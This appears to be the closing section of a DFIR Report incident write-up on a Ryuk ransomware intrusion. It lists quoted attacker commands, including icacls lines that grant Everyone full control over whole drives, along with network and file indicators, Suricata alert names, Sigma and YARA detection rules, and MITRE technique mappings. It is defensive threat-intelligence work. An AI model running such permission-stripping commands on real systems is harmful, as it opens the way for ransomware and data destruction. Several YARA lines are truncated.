"C:\Windows\system32\wbem\wmiprvse.exe -Embedding"
"C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding"
"icacls \""C:\*\"" /grant Everyone:F /T /C /Q"
"icacls \""D:\*\"" /grant Everyone:F /T /C /Q"
```

All systems were left with the following ransom note:

Ryuk

balance of shadow universe

The threat actors asked for more than $6 million but were willing to negotiate.

Enjoy our report? Please consider donating $1 or more to the project using Patreon. Thank you for your support!

We also have PCAPs, files, memory images, Kape and Redline packages available here.

IOCs

https://otx.alienvault.com/pulse/5f7f039322d638212355d28a

https://misppriv.circl.lu/events/view/79958

Network

```
5.182.210.145
88.119.171.75
107.173.58.183
45.141.84.120
nomadfunclub.com
martahzz.com
.bazar
```

File

```
Document-Preview.exe
40b17d4ca83f079cf6b2b09d7a7fd839
090e82a47b32dc94d71d4c84a3a76d2480589b00
85ef348d39610c1d5f58e2524c0e929ec815a9fbe1f5924cdef7a0c05e58e5ad
c5af8f6ae345f453442a3bbe8189c42ad3c7d4d89231607f78a1b6f24173679e38ac08d26294f46de98358b0aa560f33be5708becd2a6
6144:HF5dJ89Rl3FtuK0cuVxtIIOxK6xOMjKBxMkUcYBMcoPRxDu3fXtjpamF:HFp4Rl36KNoxwxNmBWcYBhdlpF
fx16_multi_for_crypt_x86.exe
fc9f8bf3fcae4bf65150bff296b5e271
308261d2539dba9814aa28c458970beb00cc2864
f7998c8b083b31e8b0e8eaf197f6db65b100d44d94700e0780e81c7d54eefcf5
4f60d3a0ca16242a3916675f93d16ee29f423d46deef81cad6da32c325d261cf204e94baf958383305dd3df33900d913676fd104c70a4
3072:AWh32QAodpLae6PEd0YstWTWlbkPn3aT3TFw:Jh32QAod5ae6P9YstVr
arti64.dll
fc646e042c545be6f7e5bdcb3ecf64c7
b5cdf571944f889e4369329aa01376e2204c01f0
f22449c01f8233ea7c85a49f2b6b5fedd304fca5c0e58176bafda9218873c2dd
8ddc48f4c5db09fc60053554487708fa5226e253edb64ace9e6fa0c3ea370df1bfd8e994cab0822feac494d71d7d730926738c902b378
6144:4MB168YZHFXFxaSjx9nDPAhgaa0rEAmrSWLeLITo0:4MB168UlraSzrAhY+EAwSp0
```

```
P64.exe
9ff18f7a19e06b602e19b9e0aca3ad84
bcbb5bbc55b4f44397c34e9fca2017587e69219b
9d8cbb2bf4801276de2143ccd64a7d0f66263809a90bea0b664282a15d121d9e
157b06e75a3977e808660581111768508c643ccea681cf324d770865b3b1d354e233088b2391020f2e988f650344e263e8b9b0fcbc8c70
6144:Y52fXQtuKHZg9i/uu3cJfWCcIzZzvvnpPWyxXf7uByC:YmQtuKHP/AJuKZvVWmicadf.bat
adf.bat
b94bb0ae5a8a029ba2fbb47d055e22bd
035940bd120a72e2da1b6b7bb8b4efab46232761
f6a377ba145a5503b5eb942d17645502eddf3a619d26a7b60df80a345917aaa2
a8e5b535711268a0b82988259fbedc0211e0e55b5bf2d16ddcc21dae82f0312e178faee1b39ebec7fba5db4e36d9ad9618eae5c3a39a3
6:81ykqi23fVxJfke9Nm0Lal9c9Nmw+IFc9NQ0LbyqAc9NCR+KsEc9NamWM5c9Nm0e:KqZxiZlpBIG21sSmz8yT1V
```

Detections

Network

```
ET INFO Observed DNS Query for EmerDNS_TLD (.bazar)
ETPRO POLICY Possibly Suspicious example.com SSL Cert
ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex/Trickbot CnC)
ETPRO TROJAN Observed Malicious SSL Cert (Cobalt Strike CnC)
Feodo Tracker: potential TrickBot CnC Traffic_detected
ET NETBIOS DCERPC SVCCTL - Remote Service Control Manager Access
ET POLICY SMB2 NT Create AndX Request For a DLL File - Possible Lateral Movement
ET POLICY SMB2 NT Create AndX Request For an Executable File
ET POLICY SMB2 NT Create AndX Request For an Executable File In a Temp Directory
ET POLICY RunDll Request Over SMB - Likely Lateral Movement
GPL NETBIOS SMB-DS IPC$ share access
ET CNC Feodo Tracker Reported CnC Server TCP group 15
ET EXPLOIT Possible ETERNALBLUE Probe MS17-010 (Generic Flags)
ET EXPLOIT Possible ETERNALBLUE Probe MS17-010 (MSF style)
ET POLICY Command Shell Activity Over SMB - Possible Lateral Movement
```

Sigma

https://github.com/Neo23x0/sigma/blob/master/rules/windows/process_creation/win_powershell_suspicious_parameter_variation.yml

https://github.com/Neo23x0/sigma/blob/82cae6d63c9c2f6d3e86c57e11497d86279b9f95/rules/windows/process_creation/win_susp_wmi_ex

https://github.com/Neo23x0/sigma/blob/master/rules/windows/other/win_defender_disabled.yml

https://github.com/Neo23x0/sigma/blob/master/rules/windows/malware/win_mal_ryuk.yml

https://github.com/Neo23x0/sigma/blob/master/rules/windows/powershell/powershell_shellcode_b64.yml

https://github.com/Neo23x0/sigma/blob/master/rules/windows/process_creation/win_shadow_copies_deletion.yml

https://github.com/Neo23x0/sigma/blob/master/rules/windows/process_creation/win_susp_net_execution.yml

https://github.com/Neo23x0/sigma/blob/master/rules/windows/process_creation/win_susp_whoami.yml

https://github.com/Neo23x0/sigma/blob/master/rules/windows/process_creation/win_susp_wmi_execution.yml

https://github.com/Neo23x0/sigma/blob/master/rules/windows/process_creation/win_trust_discovery.yml

https://github.com/Neo23x0/sigma/blob/master/rules/windows/process_creation/win_whoami_as_system.yml

Detects AdFind usage from a past case:

```
title: AdFind Recon
description: Threat Actor using AdFind for reconnaissance.
```

```
author: The DFIR Report
date: 2019/8/2
references:
    - https://thedfirreport.com/2020/08/03/dridex-from-word-to-domain-dominance/
tags:
    - attack.remote_system_discovery
    - attack.T1018
logsource:
    category: process_creation
    product: windows
detection:
    selection_1:
        CommandLine|contains:
            - adfind -f objectcategory=computer
    selection_2:
        CommandLine|contains:
            - adfind -gcb -sc trustdmp
    condition: selection_1 or selection_2
falsepositives:
    - Legitimate Administrator using tool for Active Directory querying
level: medium
status: experimental
```

Yara

```
/*
YARA Rule Set
Author: The DFIR Report
Date: 2020-10-04
Identifier: exes
Reference: https://thedfirreport.com
*/

/* Rule Set ----------------------------------------------------------------- */

import "pe"

rule ryuk_exes_P64 {
meta:
description = "exes - file P64.exe"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2020-10-04"
hash1 = "9d8cbb2bf4801276de2143ccd64a7d0f66263809a90bea0b664282a15d121d9e"
strings:
$s1 = "MultiReco.exe" fullword ascii
$s2 = "AppPolicyGetProcessTerminationMethod" fullword ascii
$s3 = "B:\\x64\\cpp\\x64\\Release\\MultiReco.pdb" fullword ascii
$s4 = "AppPolicyGetThreadInitializationType" fullword ascii
$s5 = "`template-parameter-" fullword ascii
$s6 = "Error initializing the common controls." fullword wide
$s7 = "Error reading data from the file." fullword wide
$s8 = "operator<=>" fullword ascii
$s9 = "operator co_await" fullword ascii
$s10 = "AppPolicyGetWindowingModel" fullword ascii
$s11 = "AppPolicyGetShowDeveloperDiagnostic" fullword ascii
$s12 = "noexcept" fullword ascii
$s13 = "Error opening the file!" fullword wide
$s14 = "Error creating the window" fullword wide
$s15 = "Error creating new stroke collection." fullword wide
$s16 = "Failed connect to the recognition context's event source." fullword wide
```

```
$s17 = "api-ms-win-appmodel-runtime-l1-1-2" fullword wide
$s18 = "Failed to add the strokes to the Ink object's custom stroke collection" fullword wide
$s19 = "Failed to attach the stroke collection to the recognition context" fullword wide
$s20 = "Error loading ink object from the file." fullword wide
condition:
uint16(0) == 0x5a4d and filesize < 2000KB and
( pe.imphash() == "c30bbd53e939306589cfb6ee8f94434f" and pe.exports("SDqwsgrfTRRADQDSwatuHdfCxv") or all of t
}

rule ryuk_exes_arti64 {
meta:
description = "exes - file arti64.dll"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2020-10-04"
hash1 = "f22449c01f8233ea7c85a49f2b6b5fedd304fca5c0e58176bafda9218873c2dd"
strings:
$s1 = "PluginSample.dll" fullword ascii
$s2 = "B:\\x32\\dll\\x64\\Release\\PluginSample.pdb" fullword ascii
$s3 = "AppPolicyGetProcessTerminationMethod" fullword ascii
$s4 = "AcquireSamplePlugin::DisplayConfigureDialog" fullword wide
$s5 = "AppPolicyGetThreadInitializationType" fullword ascii
$s6 = "`template-parameter-" fullword ascii
$s7 = "operator<=>" fullword ascii
$s8 = "operator co_await" fullword ascii
$s9 = "AppPolicyGetWindowingModel" fullword ascii
$s10 = "Transfer Completed Successfully!" fullword wide
$s11 = "AppPolicyGetShowDeveloperDiagnostic" fullword ascii
$s12 = "noexcept" fullword ascii
$s13 = "Read-Only Photo Acquire Plugin" fullword wide
$s14 = "api-ms-win-appmodel-runtime-l1-1-2" fullword wide
$s15 = "Software\\Microsoft\\Windows\\CurrentVersion\\Photo Acquisition\\Plugins\\%ws" fullword wide
$s16 = ".?AUIUserInputString@@" fullword ascii
$s17 = "CLSID\\%ws\\InprocServer32" fullword wide
$s18 = "`generic-type-" fullword ascii
$s19 = "e>_eUsEi+H<Cc%RZtSC7QIt*HvDb68Pj3" fullword ascii
$s20 = "Default Plugin Text" fullword wide
condition:
uint16(0) == 0x5a4d and filesize < 2000KB and
( pe.imphash() == "0fd22f187f22ab4ec2eb55f91ccefa7a" and ( pe.exports("StartW") and pe.exports("TREWDGGegrfgy
}

rule ryuk_fx16_multi_for_crypt_x86 {
meta:
description = "exes - file fx16_multi_for_crypt_x86.exe"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2020-10-04"
hash1 = "f7998c8b083b31e8b0e8eaf197f6db65b100d44d94700e0780e81c7d54eefcf5"
strings:
$s1 = "LuxIsnXwkvavqUaBlcqjWmmutckYHRjvSmOKvtRMwvSKnQMiJqUoYEcMzIANnFlVcyliOfiiaTsMnNWaNDDONiTDSmFdkCUOhbbwDE
$s2 = "TYthgQVhYkfpnSlftPAzcdzAqVSlhPTZHjIthwkQuhrUvkIDilbaqJbwDZbiXcgGuIDIhJeCGXdfluoqjoelRuZNFWqNIPBiOgpChjI
$s3 = "IEOffhhLBexvIlCbvoQaZljxwWNMTczTsCUzgDpMsHSPyQIttHUgFUPadSIhtBYFrQNAKZiSvJglfknwqRoUxuuxWCwCwnQyVPAPhg
$s4 = "fVHNcZJdHEkcoMdCUvMUMRzbsdjHdGdTFmIoZXWDQHBQNYzPNEiAjdsYtHBlIxyoWwSoDVwnfFTXxZGBUpsegUPrEANCvrQCzqCFQb
$s5 = "cXuNyWQgbFQlughZovoZDwAHHWvWqeZlfFKFKfxwAmWWlHOpKoSdnbPehKrooTcWjrYuZJjVAYkxMVwuBLkaFVpdnsJeQZvEmoJchv
$s6 = "sjDUCMurdFjEkVRmOZHRYtajSNmSgxfmnvUnJmJgDGGsqEOeCADepuzBzinLnjnAfiZWzVrWstXexwCczXQwTpxzeXAhJTByziBxWC
$s7 = "GgcaduyeETNVsnybynUUywlxcoamtRlealYeLGXbpXBDTEJYavXdJAryMLCsZKrffWnBgAdGhLxqrgRebcImIXNEafCYCgEtaXsWdW
$s8 = "ixtoVSYMk@dzN`TJ\\vtGVyqa|P{YGow|%" fullword ascii
$s9 = "`w@p]H`suAVER\\~l^sG" fullword ascii
$s10 = "Picuovphv Bbsg!Es|rwojrarkkd Stryjfes x4.3" fullword ascii
$s11 = "\"YIWKqFIIAtSmNnwAnddonItdsMfDKcuoHBBWdeTMCFrlJJEFJzRIlaHAxjdKiWQkAnlaGHbAlIk}*1}TqVzGTDaqlaDozCvbwgt
```

```
$s12 = "OhqMCeeltSHDtTWKtVLmEURx'kz y\"7" fullword ascii
$s13 = "FrystFsgcteIaui" fullword ascii
$s14 = "JJaZFfGMWkYZvWZVgeqjvEBRIOmpsPZnmqGtsbupUOlsQicTzEmJbveDkpsVrglajErQAxMvSxFydAdbEPwlBqDgZyBPTIGtmkHiVr
$s15 = "HiaqQCPQHIAFgVRMdAUUmtLWGbUVlQRcTWvjUBTLYpoEHeBDNWCMIlBrjIsSlNmHWUKjMFeEkPJkeGftHCUVKGwLckfhIYNcNhXudI
$s16 = "FrystDdswirfCqovf{vD" fullword ascii
$s17 = "QvehbLauVGuTdFKhOKGSIwAgBxTFhkGiZRyBVMqFXKegVZQPPOQdrrZwuNewAYNzDiznmhdgyiovipThWdtgnIldoRbAaaIXUbmtlI
$s18 = "nFDnFOWGPuHyRcKShALUFIaVlXXwURYhHjhnRpCOuupuuBaIKJDbcbeAjHlojxJHKLrkQMmVvLSiLbRUBFigsUWkXCYiXstkJLZOJI
$s19 = "CtJHYQXcJSNgHqnKRdZhxKPMQvZYXQZsgrwtQStObwzMfbjjyaXlDNoxVclplvGxkoQlIKsSJZOVRJzlxaMrMCkoodjKxHuGbgXhE
$s20 = "`EwSCLyaEZUPQuJBXob" fullword ascii
condition:
uint16(0) == 0x5a4d and filesize < 400KB and
( pe.imphash() == "2ce62b0c0226079a88a01c701dbee7b9" or 8 of them )
}

rule ryuk_Document_Preview {
meta:
description = "exes - file Document-Preview.exe"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2020-10-04"
hash1 = "85ef348d39610c1d5f58e2524c0e929ec815a9fbe1f5924cdef7a0c05e58e5ad"
strings:
$s1 = "MultiReco.exe" fullword ascii
$s2 = "AppPolicyGetProcessTerminationMethod" fullword ascii
$s3 = "Error initializing the common controls." fullword wide
$s4 = "Error reading data from the file." fullword wide
$s5 = "operator<=>" fullword ascii
$s6 = "operator co_await" fullword ascii
$s7 = "Error opening the file!" fullword wide
$s8 = "Error creating the window" fullword wide
$s9 = "Error creating new stroke collection." fullword wide
$s10 = "Failed connect to the recognition context's event source." fullword wide
$s11 = "api-ms-win-appmodel-runtime-l1-1-2" fullword wide
$s12 = "Failed to attach the stroke collection to the recognition context" fullword wide
$s13 = "Failed to add the strokes to the Ink object's custom stroke collection" fullword wide
$s14 = "Error loading ink object from the file." fullword wide
$s15 = "You need to have at least one in order to run this sample." fullword wide
$s16 = "Failed to create a unique string id for the stroke collection" fullword wide
$s17 = "Recognition has failed. No results will be stored in the stroke collection." fullword wide
$s18 = "*- *[Cv" fullword ascii
$s19 = "ggDeA08" fullword ascii
$s20 = "qtwmuy2" fullword ascii
condition:
uint16(0) == 0x5a4d and filesize < 1000KB and
( pe.imphash() == "274676f64ec63375a7825a17a44cba07" and pe.exports("SDqwsgrfTRRADQDSwatuHdfCxv") or 8 of ther
}
```

If you have detections you would like to add to this section, please contact us and we will credit you.

MITRE

User Execution – T1204
Windows Management Instrumentation – T1047
Service Execution – T1035
Scripting – T1064
PowerShell – T1086
Rundll32 – T1085
Process Injection – T1055
Valid Accounts – T1078

Disabling Security Tools – T1089
Account Discovery – T1087
Domain Trust Discovery – T1482
Network Service Scanning – T1046
Query Registry – T1012
Remote System Discovery – T1018
Security Software Discovery – T1063
Remote Services – T1021
Commonly Used Port – T1043
Standard Application Layer Protocol – T1071
Data Encrypted for Impact – T1486

(internal case 1005)
